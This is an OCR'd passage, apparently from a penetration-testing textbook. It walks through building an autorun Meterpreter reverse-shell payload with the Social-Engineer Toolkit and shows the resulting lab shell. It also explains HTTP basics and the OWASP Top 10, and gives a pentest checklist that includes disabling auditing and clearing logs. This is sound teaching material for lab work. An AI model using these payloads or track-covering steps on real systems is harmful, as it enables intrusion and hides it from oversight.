


Figure 14.8 – Redirection to the legitimate website

you will learn how to create a malicious auto-executable payload that can be placed on a USB flash drive or a CD/DVD optical disk. To get started with this exercise, please use the following instructions:

1. Power on Kali Linux and ensure there's an internet connection available.
2. Open the terminal and initialize SET:kali@kali:~$ **sudo setoolkit**

If it's the first time starting SET, you will need to accept the terms of service before proceeding to the main menu.

3. Once you're on the main menu, choose the **1) Social-Engineering Attacks** option.
4. Next, select the **3) Infectious Media Generator** option:




Figure 14.9 – Accessing the Infectious Media Generator menu

5. Next, select the **2) Standard Metasploit Executable** option:




Figure 14.10 – Selecting an executable type

6. Next, choose the **2) Windows Reverse_TCP Meterpreter** option to create a reverse shell on the victim machine and send it back to your attacker system:

```
  1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
  2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
  4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
  7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
  8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
  9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST):172.30.1.30
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:
```

Figure 14.11 – Configuring the payload

Ensure the **LHOST** IP address and the **listener** port number are configured to match the IP address and port number respectively on your Kali Linux machine. You will need to open **File Manager** as **root** to access the default location of the payload to transfer it onto a removable media device such as a USB flash device.

7. Next, type **yes** to create the **listener** function.
8. Since this is a proof of concept, you can transfer the payload to the Metasploitable 3 – Windows virtual machine and execute. The following screenshot shows that the reverse shell connection is captured by Kali Linux from the victim machine:

```
[*] Started reverse TCP handler on 172.30.1.30:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 172.30.1.21
[*] Meterpreter session 1 opened (172.30.1.30:4444 → 172.30.1.21:49816) at 2021-09-27 11:32:14 -0400
```

Figure 14.12 – Reverse shell

9. Next, use the **sessions** command on Metasploit to view the active reverse shell:

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                    Connection
  --  ----  ----                     -----------                                    ----------
  1         meterpreter x86/windows  VAGRANT-2008R2\Administrator @ VAGRANT-2008R2  172.30.1.30:4444 → 172.30.1.21:49816 (172.30.1.21)

msf6 exploit(multi/handler) >
```

Figure 14.13 – Viewing active shells

10. Lastly, use the **sessions -i <number>** command to interact with an active shell:

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 4304 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Desktop>whoami
whoami
vagrant-2008r2\administrator
```

Figure 14.14 – Interacting with a shell




Figure 15.1 – Web application

```
1 GET / HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
```

Figure 15.2 – HTTP header

As shown in the preceding snippet, the following is a breakdown of each line:

• The first line contains the HTTP method (**GET**), the path (**/**) used to inform the server which resource the client is requesting, and the HTTP version (**1.1**) to inform the server about the version that the client is using to communicate.
• **Host** – This specifies the destination hostname/IP address of the destination web server and sometimes includes a server port number.
• **User-Agent** – This identifies the sender's web browser and operating system information.
• **Accept** – This informs the web application about the type of formatting the sender will accept as the response from the server.
• **Accept-Language** – This informs the web application about the language the sender will accept for the response message.
• **Accept-Encoding** – This informs the web application about the type of encoding the sender will accept.
• **Connection** – This identifies the connection type.

By default, the web browser will automatically create the HTTP message and insert the appropriate HTTP request method to communicate with the web application. However, as a penetration tester, you can manipulate the HTTP method before sending the HTTP request to the web application.
The following is a list of HTTP request methods, commonly referred to as HTTP verbs, and their descriptions:

◇ **GET** – This allows the client to request a resource or data from the web application/server.
◇ **POST** – This allows the client to update the data or a resource on the web application/server.
◇ **OPTIONS** – This allows the client to view all supported HTTP methods on the web application.
◇ **HEAD** – This allows the client to retrieve a response from the web application without a message body.
◇ **TRACE** – This allows the client to send an echo request for checking issues.
◇ **PUT** – This allows the client to also update a resource or data on the web application/server.
◇ **DELETE** – This allows the client to remove/delete a resource on the web application/server.

```
1  HTTP/1.1 200 OK
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  Content-Type: application/json; charset=utf-8
7  Content-Length: 831
8  ETag: W/"33f-iUVeS0cAmYUFkKO7SJpY3TvwOmY"
9  Vary: Accept-Encoding
10 Date: Sun, 10 Oct 2021 23:57:54 GMT
11 Connection: close
```

The following is a breakdown of the information found within the preceding screenshot:
• The first line contains the protocol (**HTTP**) and its version (**1.1**), HTTP Status code (**200**), and the status message (**OK**).
• **Content-Type** – This informs the client how to interpret the body of the HTTP response message.
• **Content-Length** – This specifies the length of the message in bytes.
• **Date** – This contains the date and time of the response from the server.

The following is a list of HTTP status codes and their descriptions:

◇ HTTP status code **100**:
- Code **100** – Continue
- Code **101** – Switching protocol
- Code **102** – Processing
- Code **103** – Early hints

◇ HTTP status code **200**:
- Code **200** – OK
- Code **201** – Created
- Code **204** – No content

◇ HTTP status code **300**:
- Code **301** – Moved permanently
- Code **302** – Found
- Code **304** – Not modified
- Code **307** – Temporary redirect
- Code **308** – Permanent redirect

◇ HTTP status code **400**:
- Code **400** – Bad request
- Code **401** – Unauthorized
- Code **403** – Forbidden
- Code **404** – Not found
- Code **409** – Conflict

◇ HTTP status code **500**:
- Code **500** – Internal server conflict
- Code **501** – Not implemented
- Code **502** – Bad gateway
- Code **503** – Service unavailable
- Code **504** – Gateway timeout
- Code **599** – Network timeout

the **OWASP Top 10: 2021** security risks in web applications:

1. **A01:2021 – Broken access control**
2. **A02:2021 – Cryptographic failures**
3. **A03:2021 – Injection**
4. **A04:2021 – Insecure design**
5. **A05:2021 – Security misconfiguration**
6. **A06:2021 – Vulnerable and outdated components**
7. **A07:2021 – Identification and authentication failures**
8. **A08:2021 – Software and data integrity failures**
9. **A09:2021 – Security logging and monitoring failures**
10. **A10:2021 – Server-side request forgery**




Figure 15.4 – Burp Suite intercepting request messages




Figure 16.34 – An XSS attack




Figure 16.35 – CSRF attack

A penetrating testing methodology usually consists of the following phases:

1. Reconnaissance
2. Scanning and enumeration
3. Vulnerability assessment
4. Exploitation (gaining access)
5. Post-exploitation (maintaining access and pivoting)
6. Reporting

Following such a checklist ensures that the penetration tester completes all tasks for a phase before moving on to the next. In this book, you started with the information-gathering phase and gradually moved on from there. The early chapters covered the early phases of penetration testing and taught you how to obtain sensitive details about a target using various techniques and resources, while the later chapters covered using the information found to gain access to a target using various methods and tools, and establishing persistence and dominance of the compromised network.

Information gathering

The following are the tasks to be performed prior to and during the information-gathering phase:

- Get legal permission.
- Define the scope of the penetration test.
- Perform information gathering using search engines.
- Perform Google hacking techniques.
- Perform information gathering using social networking websites.
- Perform website footprinting.
- Perform **WHOIS** information gathering.
- Perform **Domain Name System** (**DNS**) information gathering.
- Perform network information gathering.
- Perform social engineering.

In the next section, we will take a look at a checklist for network scanning.

Network scanning

The following is a list of guidelines for performing network scanning:

- ◇ Perform host discovery on the network.
- ◇ Perform port scanning to determine services.
- ◇ Perform banner grabbing of target operating systems and ports.
- ◇ Perform vulnerability scanning.
- ◇ Create a network topology of the target network.

Next, we will learn about the fundamental requirements for an enumeration checklist.

Enumeration

The following is a list of guidelines for performing enumeration on a target system:

- ◇ Determine the network range and calculate the subnet mask.
- ◇ Perform host discovery.
- ◇ Perform port scanning.
- ◇ Perform **Server Message Block** (**SMB**) and **Network Basic Input/Output System** (**NetBIOS**) enumeration techniques.
- ◇ Perform **Lightweight Directory Access Protocol** (**LDAP**) enumeration.
- ◇ Perform DNS enumeration.
- ◇ Perform Active Directory enumeration.

In the next section, we will take a look at an exploitation checklist.

Gaining access

The following is a list of guidelines for gaining access to a network/system:

- Perform social engineering.
- Perform shoulder surfing.
- Perform various password attacks.
- Perform network sniffing.
- Perform **Man-in-the-Middle** (**MiTM**) attacks.
- Use various techniques to exploit target systems and get a shell (that is, to gain access via a command line).
- Exploit Active Directory.
- Discover other devices using lateral movement.
- Attempt to escalate privileges on the compromised system.

In the next section, we will outline the fundamentals for a covering-tracks checklist.

Covering tracks

The following is a list of guidelines for covering tracks:

- Disable auditing features on the system.
- Clear log files.
- Remove any malware or persistence configurations.
- The systems should be reverted back to their state prior to the penetration test.

Next, you will explore the guidelines for report writing.

Report writing

The final phase of a penetration test is reporting and delivering results. In this phase, an official document is created by the penetration tester outlining the following:

- All vulnerabilities found on the targets
- All risks, categorized on a scale of high, medium, and low, based on the **Common Vulnerability Scoring System** (**CVSS**) calculator.
- Recommended methods of remediation and mitigation of the vulnerabilities found

